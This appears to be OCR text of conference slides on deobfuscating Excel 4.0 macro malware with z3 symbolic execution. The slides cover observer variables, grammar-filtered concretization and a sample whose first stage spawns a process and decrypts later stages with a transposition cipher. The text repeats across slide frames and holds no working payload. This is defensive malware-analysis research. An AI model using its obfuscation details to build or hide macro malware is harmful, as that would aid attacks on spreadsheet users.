


Observers

We strategically introduce observer variables to make constraint solving more manageable

An observer is an intermediate symbolic variable that “hides and observes” other sub-expressions in z3

[A4] → (WORKSPACE14 > 390) + 84



Observers

We strategically introduce observer variables to make constraint solving more manageable


An observer is an intermediate symbolic variable that “hides and observes” other sub-expressions in z3

[A4] → (WORKSPACE14 > 390) + 84

OBSERVER = (WORKSPACE14 > 390)


[A4] → **OBSERVER** + 84

Now z3 understands that this expression can have at most two solutions




Smart concretization

We use the **XL4 grammar as an oracle** to filter concretized results:



Smart concretization




We use the **XL4 grammar as an oracle** to filter concretized results:

H>LT
H?LT
H@LT
HALT
HBLT
HCLT

Smart concretization


We use the **XL4 grammar as an oracle** to filter concretized results:

~~H>LT~~ (invalid)
~~H?LT~~ (invalid)
~~H@LT~~ (invalid)
HALT
~~HBLT~~ (invalid)
~~HCLT~~ (invalid)



Malware Sample Analysis


Malware Sample Analysis



Error/Pruned Branch

Symbolic Payload

Malware Sample Analysis



Error/Pruned Branch

Symbolic Payload

Malware Sample Analysis


Deobfuscation Routine 1: Implements a transposition cipher. Used to de-obfuscate the first stage

External loop through the payloads

Internal loop through the characters

Error/Pruned Branch

Symbolic Payload




Malware Sample Analysis

Deobfuscation Routine 1: Implements a transposition cipher. Used to de-obfuscate the first stage

External loop through the payloads

Internal loop through the characters




Error/Pruned Branch

Symbolic Payload

Malware Sample Analysis

Stage 1: Spawns a new process (Xlcall32:Excel4) and initializes the de-obfuscation of the next stage

